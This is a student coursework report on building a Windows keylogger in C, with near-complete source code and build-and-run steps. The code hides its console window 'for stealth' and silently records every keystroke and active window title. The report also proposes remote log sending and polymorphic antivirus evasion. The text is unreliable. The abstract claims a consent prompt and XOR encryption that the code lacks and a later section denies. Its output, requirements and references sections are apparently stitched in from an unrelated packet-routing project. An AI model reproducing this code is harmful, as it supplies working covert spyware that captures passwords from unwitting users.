

Program name: Keylogger Tool

Individual Project

**Module Name: ST4061CEM Programming and Algorithms 1**

### BSC. (Hons) Ethical Hacking and Cyber Security Softwarica College of IT and E-commerce, Coventry University

**Submitted by:**

### Bismriti Sharma

### SID - 240396, CUID – 15945448, E 37’B’

**Submitted to:** Suman Shrestha Module Leader

# Acknowledgement

I would like to express my sincere gratitude to Softwarica College for the opportunity to solve a real-world problem via this project, as a part of our final coursework, in our case, a key logger tool using C programming language. Needless to say, I am extremely grateful to my module teacher, Mr. Suman Shrestha, who has shown generosity of his time, patience and kindness and always provided us with instant feedback on all my project-related concerns, which I believe has helped improved the quality of my work.

# Abstract

The "Beast Keylogger" is a keylogging program designed for educational purposes that operates on Windows-based systems. Written in C, the program utilizes multiple threads to monitor and capture keystrokes, log active window titles, and store data securely in encrypted files. It provides the ability to start and stop keylogging via user-defined hotkeys, specifically ALT+F9 to start logging and ALT+F10 to stop. The keylogger captures a wide range of keys, including alphanumeric characters, control keys, and special characters (when combined with the SHIFT key), while recording the exact time of each keystroke. The program also logs the title of the active window in which the keystrokes are typed, providing context for the captured data.

The log file is automatically encrypted using a simple XOR encryption method to protect the logged data. The keylogger operates in the background and is hidden from the user interface. It prompts the user for permission before activation, ensuring that it is used in a responsible and educational context. This keylogger demonstrates key concepts in Windows API usage, multithreading, file operations, and basic encryption techniques.

Maximum Word Limit - 2500

# Table of Contents

[Acknowledgement 2](#_bookmark0)

[Abstract 3](#_bookmark1)

[Table of Contents 4](#_bookmark2)

[Table of Figures 5](#_bookmark3)

1. [Introduction 1](#_bookmark4)
   1. [Background 1](#_bookmark5)
   2. [Problem Statement 2](#_bookmark6)
   3. [Objectives 2](#_bookmark7)
2. [Literature Review 3](#_bookmark8)
3. [Block Diagram (Chevron List) 4](#_bookmark9)
4. [Methodology 5](#_bookmark10)
   1. [Algorithm 5](#_bookmark11)
   2. [Source Code Repository 6](#_bookmark12)
   3. [Procedure 6](#_bookmark13)
   4. [Execution and Output 13](#_bookmark14)

[System Requirements 15](#_bookmark15)

[Further Improvements 16](#_bookmark16)

[Conclusion 17](#_bookmark17)

[References 18](#_bookmark18)


# Table of Figures

Figure 1: Network Security (Cisco, 2024) 1

Figure 2: Chevron List of the code procedure 4

# Introduction

## Background

Keyloggers, also known as keystroke loggers, are a type of surveillance software that records the keystrokes of a user on a computer or mobile device. These programs have legitimate uses, such as for parental control, monitoring workplace productivity, and ensuring system security, but they can also be misused for malicious purposes like stealing sensitive information or spying on users. The development and study of keyloggers are often conducted in academic settings to understand computer security vulnerabilities, enhance system protections, and educate about ethical computing practices.

*Figure 1: (Cisco, 2024)*

In the context of this report, the focus is on the development of a basic keylogger using the C programming language. C is a versatile and widely-used language, particularly suitable for low-level system programming and interacting directly with operating system components, making it an ideal choice for creating a keylogger. This project utilizes the Windows API, a set of functions provided by Microsoft for managing the operating system’s core features, such as input/output devices, memory management, and window handling.

This keylogger operates by continuously monitoring and recording all keystrokes made by a user. The program leverages Windows system calls to track user input, and it captures specific control keys (such as Enter, Shift, and Backspace) and regular alphanumeric characters. Additionally, the program records the title of the active window during keypress events, offering contextual information about the application or document the user is interacting with.

A significant aspect of this project is the encryption of the keystroke log files, using a simple XOR-based encryption technique to obscure the data and protect it from unauthorized access. The encrypted log file ensures that the keystrokes, if intercepted, cannot be easily read without the decryption key.

While keyloggers are often associated with unethical or illegal activities, this particular implementation is created solely for educational purposes to demonstrate keylogging techniques, encryption methods, and the use of multithreading in system-level programming. As part of the responsible development of keyloggers, the program includes a permission prompt to ensure user consent before monitoring and logging any keystrokes, reinforcing the ethical considerations that must accompany the use of such tools.

The implementation of hotkeys for controlling the start and stop of the keylogging process provides additional user control, demonstrating basic event-driven programming and handling keyboard shortcuts in C. This feature ensures that users can begin and end the logging process at their discretion, offering a degree of control over the keylogger's operation.

This keylogger program serves as an example of how system-level programming can be used to interact with an operating system’s APIs for the purpose of creating surveillance tools, while also emphasizing the importance of user consent, data security, and ethical use in the development and deployment of such technologies.

## Problem Statement

We have designed this key-logging program for educational purposes, to address how to monitor and log the input generated to a keyboard interacting with a computer system. The objective of the project is to enable students and practitioners to better understand the groundwork required in a low-level programming set-up to facilitate input capture, encryption, and hotkey management techniques, using the C programming language on Windows platform.

## Objectives

This project has been created with following considerations in mind:

* + - Create a keylogger that monitors and logs keystrokes, including special keys, and records the active window title during use.
    - Implement basic encryption to protect the logged keystrokes in the log file.
    - Allow user control to start and stop the keylogging process with hotkeys and request user permission before activation.

# Literature Review

Keylogger, a software designed to capture and log users' keystrokes on a computer has a variety of uses, from harmful intentions such as password theft to legitimate applications like enhancing system security or monitoring user activities. The creation of keyloggers, such as the one developed in C for this project, emphasizes critical elements related to programming, security, and privacy.

Keyloggers have been a significant subject of study in the realms of cybersecurity and digital forensics. This project focuses on a Windows-based keylogger implemented in C that operates discreetly by capturing keystrokes and recording them into a log file (keylog.txt). It also tracks active window titles to provide context for logged keystrokes, making it useful for testing and monitoring purposes in ethical and controlled environments.

The program uses the Windows API to:

1. Detect keystrokes.
2. Identify the currently active application or window.
3. Handle special characters, numbers, and modifier keys like Shift and Ctrl.
4. Write logs to a plaintext file for review.

This keylogger operates silently by hiding the console window and logging activities in the background. It is designed to be accurate, lightweight, and modular for potential enhancements.

**Features**

1. **Active Window Tracking**:  
   * Logs the name of the currently active window.
   * Appends keystrokes in line with the associated window name.
2. **Comprehensive Keystroke Logging**:  
   * Captures alphabets, numbers, special characters (@, %, \*, etc.), and modifier keys (Shift, Ctrl).
3. **Silent Operation**:  
   * The console window is hidden during execution for discreet operation.
4. **Efficient Key Handling**:  
   * Implements debouncing to ensure keys are logged only once per press.
5. **Modular Design**:  
     
   * Code is divided into functions, making it easy to understand, maintain, and extend.

# Methodology

## Algorithm – Compiling the Keylogger

To compile the keylogger, we need a C compiler such as GCC (MinGW on Windows).

**Step 1:** Install GCC/MinGW

If we don't already have GCC installed :

* + - * Download MinGW from MinGW SourceForge.
      * Install MinGW and ensure the bin folder is added to your system's PATH.

**Step 2:** Save the Code

* Copy the provided keylogger code and save it in a file with the .c extension, e.g., keylogger.c.

**Step 3:** Open Command Prompt

* Press Win + R, type cmd, and press Enter.

**Step 4:** Navigate to the Code's Directory:

* Use the cd command to navigate to the directory where you saved keylogger.c. For example: cd C:\Users\YourUsername\Documents

**Step 5:** Compile the Code:

* Run the following GCC command to compile the keylogger:

gcc -o keylogger.exe keylogger.c -luser32

**Step 6:** Check for Errors:

* If the compilation is successful, you will see keylogger.exe created in the same directory.
* If there are errors, double-check the code or consult the GCC error messages.

**Explanation:**

**-o keylogger.exe: Specifies the output file name.**

**keylogger.c: The input C file.**

**-luser32: Links the user32 library required for Windows API calls.**

## Algorithm - Executing the Keylogger

Once compiled, we need to run the keylogger:

**Step 1: Run the Executable**

* In the same directory as the executable, type: keylogger.exe

**Step 2: Background Execution**

* The console window will hide automatically, and the program will run silently in the background.

**Step 3: Check Logs**:

* The keylogger will create a file named keylog.txt in the same directory.
* Open this file to view the logged keystrokes.

**Additional Notes**

1. **Testing Environment**:  
   * Test the program in a controlled environment like a virtual machine to avoid unintended consequences.
2. **Stopping the Keylogger**:  
   * Use Task Manager to end the process:
     + Open Task Manager (Ctrl + Shift + Esc).
     + Find keylogger.exe in the **Processes** tab.
     + Right-click and choose **End Task**.
3. **Recompilation for Modifications**:  
     
   If we need to make changes to the code, we can recompile using the same gcc command.

## Source Code Repository

<https://github.com/shirshxk/C-Coursework>

## Procedure

**Code Explanation**

**1. Constants and Globals**

#define LOG\_FILE "keylog.txt"

#define MAX\_BUFFER\_SIZE 1024

* **LOG\_FILE**: Specifies the file where keystrokes and window titles are logged.
* **MAX\_BUFFER\_SIZE**: Sets the maximum buffer size for strings, such as window titles or keystroke messages.

char currentWindow[MAX\_BUFFER\_SIZE] = "";

char previousWindow[MAX\_BUFFER\_SIZE] = "";

* **currentWindow**: Stores the name of the currently active window.
* **previousWindow**: Tracks the name of the last active window to detect changes.

**2. Timestamp Logging**

void getCurrentTimestamp(char \*buffer, size\_t size) {

    time\_t now = time(NULL);

    struct tm \*localTime = localtime(&now);

    strftime(buffer, size, "%Y-%m-%d %H:%M:%S", localTime);

}

* Generates a timestamp in the format YYYY-MM-DD HH:MM:SS.
* Used for debugging or timestamping logged keystrokes.

**3. File Logging**

void logToFile(const char \*message) {

    FILE \*file = fopen(LOG\_FILE, "a");

    if (file) {

        fprintf(file, "%s", message);

        fclose(file);

    }

}

* Writes messages (keystrokes or window titles) to the log file.
* Appends to the existing file without overwriting.

**4. Keystroke Handling**

void logKeystroke(int key, int shiftPressed) {

    char logMessage[MAX\_BUFFER\_SIZE] = "";

* **logMessage**: A buffer to store the message for a single keystroke.

if (key == VK\_BACK)

    strcat(logMessage, "[BACKSPACE]");

else if (key == VK\_RETURN)

    strcat(logMessage, "[ENTER]\n");

else if (key == VK\_SPACE)

    strcat(logMessage, " ");

* Logs special keys like Backspace, Enter, and Space.

**Special Characters Handling**

else if (key >= '0' && key <= '9') {

    if (shiftPressed) {

        const char \*shiftedNumbers = ")!@#$%^&\*(";

        char c[2] = {shiftedNumbers[key - '0'], '\0'};

        strcat(logMessage, c);

    } else {

        char c[2] = {key, '\0'};

        strcat(logMessage, c);

    }

}

Maps shifted special characters like @ for Shift+2.

* Differentiates between Shift-pressed and regular number keys.

**Alphabet Handling**

else if (key >= 'A' && key <= 'Z') {

    char c[2] = {key + (shiftPressed ? 0 : 32), '\0'};

    strcat(logMessage, c);

}

* Converts uppercase letters to lowercase unless Shift is pressed.

**Modifier Keys**

else if (key == VK\_SHIFT || key == VK\_LSHIFT || key == VK\_RSHIFT)

    strcat(logMessage, "[SHIFT]");

else if (key == VK\_CONTROL || key == VK\_LCONTROL || key == VK\_RCONTROL)

    strcat(logMessage, "[CTRL]");

* Logs Shift and Ctrl explicitly.

**Writing to File**

logToFile(logMessage);

* Appends the processed key to the log file.

**5. Active Window Monitoring**

if (strcmp(currentWindow, previousWindow) != 0) {

    snprintf(previousWindow, sizeof(previousWindow), "%s", currentWindow);

    char windowMessage[MAX\_BUFFER\_SIZE];

    snprintf(windowMessage, sizeof(windowMessage), "\n[%s]\n", currentWindow);

    logToFile(windowMessage);

}

* Tracks the currently active window and logs it when it changes.

**6. Debouncing**

short prevKeyState[256] = {0};

* Prevents multiple entries for a single keypress by tracking the previous state of each key.

**7. Key Monitoring Thread**

DWORD WINAPI monitorKeys(LPVOID param) {

    int shiftPressed = 0;

    while (1) {

        for (int key = 8; key <= 255; key++) {

            short keyState = GetAsyncKeyState(key);

            if (keyState & 0x8000 && !prevKeyState[key]) {

                prevKeyState[key] = 1;

                if (key == VK\_SHIFT || key == VK\_LSHIFT || key == VK\_RSHIFT)

                    shiftPressed = 1;

                else

                    logKeystroke(key, shiftPressed);

            } else {

                prevKeyState[key] = 0;

                if (key == VK\_SHIFT || key == VK\_LSHIFT || key == VK\_RSHIFT)

                    shiftPressed = 0;

            }

        }

        Sleep(10);

    }

    return 0;

}

* Captures keypress events and processes them in real time.
* Debounces keys to prevent repeated logs.

**8. Main Function**

int main() {

    HWND hwnd = GetConsoleWindow();

    ShowWindow(hwnd, SW\_HIDE); // Hides the console window for stealth

    HANDLE hKeyThread = CreateThread(NULL, 0, monitorKeys, NULL, 0, NULL);

    WaitForSingleObject(hKeyThread, INFINITE);

    CloseHandle(hKeyThread);

    return 0;

}

* Hides the console window to operate silently.
* Spawns a thread for key monitoring.

**Current Limitations**

1. **Platform-Specific**:  
   * Only works on Windows due to the reliance on the Windows API.
2. **No Encryption**:  
   * Logs are stored in plaintext, making them vulnerable to unauthorized access.
3. **No Remote Logging**:  
   * The current implementation only supports local logging.
4. **Limited Anti-Detection**:  
   * Can be flagged by antivirus software due to known keylogger patterns.


**Future Advancements**

1. **Cross-Platform Compatibility**:  
   * Extend support to macOS and Linux using platform-specific APIs.
2. **Log Encryption**:  
   * Encrypt logs using AES to enhance security.
3. **Networked Logging**:  
   * Send logs to a remote server securely for centralized monitoring.
4. **Advanced Anti-Detection**:  
   * Use polymorphic techniques to reduce detection by antivirus tools.
5. **GUI Integration**:  
   * Add a user interface for easier control and configuration.


.

## Execution and Output


1. **Condition 1:** Incoming Link ID matches (192.168.10.2)



1. **Condition 2:** Incoming Link ID doesn’t match (10.190.200.10)



1. **Condition 3:** Input validation for user input



In every case, the packets get routed since the first three octets of its ID doesn’t match with the subsequent incoming link ID and the port is authorized as well.

# System Requirements

* 1. OS: This program will run very comfortably on multiple operating systems available to us (i.e. Windows, Linux Distros and macOS etc.)
  2. Compile: For running the code, any kind of prominent C compilers should be enough. You can use industry standard compilers like GCC, Microsoft Visual C++. Intel C/C++ Compiler (ICC), Clang, etc.
  3. Code editor: To edit or append the source code, lightweight text editors like Visual Studio Code and Code blocks can be used to further modify it.
  4. I/O: The system should support input from the keyboard and be able to display output through the terminal.

This program can sufficiently run on any devices since it is just a basic prototype made for simulation. However, if it is innovated to meet the industry standards, a competent running environment could be required to suffice the needs.

# Further Improvements

1. We can make our input validation mechanism even stronger throughout the code.
2. The code can be made more reusable by breaking down more operations into their own function.
3. The efficiency for the accuracy of the result can be improved by adding more advanced authorisation criteria in our is\_authorised() and packet\_route() functions.

As time progresses and the severity of the issues we face online everyday also grows along with it, these kinds of programs will come really handy to mitigate and protect from any kind of threat actors. So for the tool to be relevant, we should always look forward to enhance and innovate the existing program with time.

# Conclusion

This keylogger is a robust example of how to monitor and log keystrokes in a Windows environment. The program was able to accurately record the users’ keystrokes based on predefined conditions. In other words, this program was able to provide an excellent simulation of basic modelling of a simple keylogger software in C programming. It handled a variety of inputs, including special characters, modifier keys, and active window tracking.

While its current limitations restrict its use to local logging, future enhancements could make it more versatile and secure. This implementation is a valuable tool for ethical purposes such as testing or monitoring in controlled environments.

We were able to apply good programming techniques by implementing the use of multiple user defined functions for different tasks in reusable blocks. This habit improves code readability and scalability, which genuinely helps when working in a larger environment. Overall, it gave us a solid foundation for the practical implementation of the need for robust security protocols across individual devices and network.

# References

Cisco. (2020, March 17). *Introduction*. [https://www.cisco.com/c/en/us/support/security/ios-](https://www.cisco.com/c/en/us/support/security/ios-firewall/series.html) [firewall/series.html](https://www.cisco.com/c/en/us/support/security/ios-firewall/series.html)

Netfilter Project. (2020). *Netfilter - the Linux packet filtering framework*. [https://netfilter.org](https://netfilter.org/)

Peterson, L. L., & Davie, B. S. (2020). *Computer networks: A systems approach* (6th ed.). Morgan Kaufmann.

Cisco. (2024). *What is network security?*. [https://www.cisco.com/c/en/us/products/security/what-](https://www.cisco.com/c/en/us/products/security/what-is-network-security.html) [is-network-security.html](https://www.cisco.com/c/en/us/products/security/what-is-network-security.html)

.